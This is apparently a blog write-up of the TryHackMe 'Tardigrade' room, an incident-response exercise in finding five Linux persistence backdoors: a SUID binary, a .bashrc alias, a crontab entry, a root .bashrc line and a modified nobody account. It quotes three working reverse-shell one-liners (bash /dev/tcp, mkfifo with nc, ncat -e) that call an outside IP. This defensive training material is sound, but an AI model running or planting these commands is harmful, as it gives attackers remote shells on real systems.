Tardigrade - TryHackMe Challenge CTF
Disclaimer: This post contains my personal notes and methodology for the respective TryHackMe room. All the credits for the room and the lab environment go to the original creators at TryHackMe. Flags are not revealed to preserve the challenge for others.
Objective
Can you find all the basic persistence mechanisms in this Linux endpoint?
- Username: giorgio
- Password: armani
This linux server has been compromised. Initial checks by the IR team have revealed that there are five different backdoors. This machine is isolated and you have to find and remediate those five backdoors before giving the signal to bring the server back to production.
The user has root privileges.
Operating System
Once we log in through SSH, with the given credentials, we can obtain the server’s OS version and information using uname -a. Now this is listed as 20.04.1 Ubuntu, but when we login to the machine, the initial SSH banners say Ubuntu 20.04.6 LTS.
Investigating giorgio account
We find an interesting binary with SUID set (Backdoor #1).

Following that, looking at giorgio’s .bashrc, we find something more suspicious (Backdoor #2):
1
alias ls='(bash -i >& /dev/tcp/172[.]10[.]6[.]9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto'
There might be some scheduled tasks. I tried searching system-wide cron jobs first at /etc/crontab and /etc/cron.d and it’s subsequent directories for cronjobs at different timings. But could not find anything. But actually, to view a user’s specific cron jobs, you can use the command crontab -l to view them and crontab -e to edit them. We find another backdoor there, and it looks like this (Backdoor #3):
1
/usr/bin/rm /tmp/f;/usr/bin/mkfifo /tmp/f;/usr/bin/cat /tmp/f|/bin/sh -i 2>&1|/usr/bin/nc 172[.]10[.]6[.]9 6969 >/tmp/f
The room’s author informs that it would be beneficial to create a dirty wordlist to keep track of the key findings throughout our investigation, to be able to revisit them later. These could be actual IOCs to random notes. The reason it is called a dirty wordlist is because it doesn’t have to be perfect.
Investigating root account
Normal user accounts only provide normal permissions and limited access to the system, for creating persistence. Let’s investigate the root account. Using sudo -s is enough, since the user has root access.
A few moments after logging in, we get the following message on our terminal (Backdoor #4): Ncat: TIMEOUT.
1
2
3
4

root[@]ip-10-113-190-165:/home/giorgio# Ncat: TIMEOUT.

[1]+  Exit 1                  ncat -e /bin/bash 172[.]10[.]6[.]9 6969
Since this happens everytime we log into the root account, it must have to do something with the login shell script. Since bash is used, must be .bashrc. This command is implemented in /root/.bashrc.
Investigating the system
There seems to be one more persistence mechanism. Usually, this is the process to identify the persistence mechansims in an infected system. The user accounts compromised, and the root account, needs to be checked first.
To investigate further, we need to know what’s “normal” in the system and what’s there and what’s modified.
The hint is: “This specific persistence mechanism is directly tied to something (or someone?) already present in fresh Linux installs and may be abused and/or manipulated to fit an adversary’s goals. What’s its name?”
Based on the hint, and some research, this could be referring to the nobody account that is setup during linux install by default. Based on this idea, I checked /etc/passwd, and we find a line (Backdoor #5): nobody:x:65534:0:nobody:/nonexistent:/bin/bash. Checking that /nonexistent directory, we find a file: .youfoundme, with the final flag.
This was a fun room. Easy and simple, but lots of new learnings.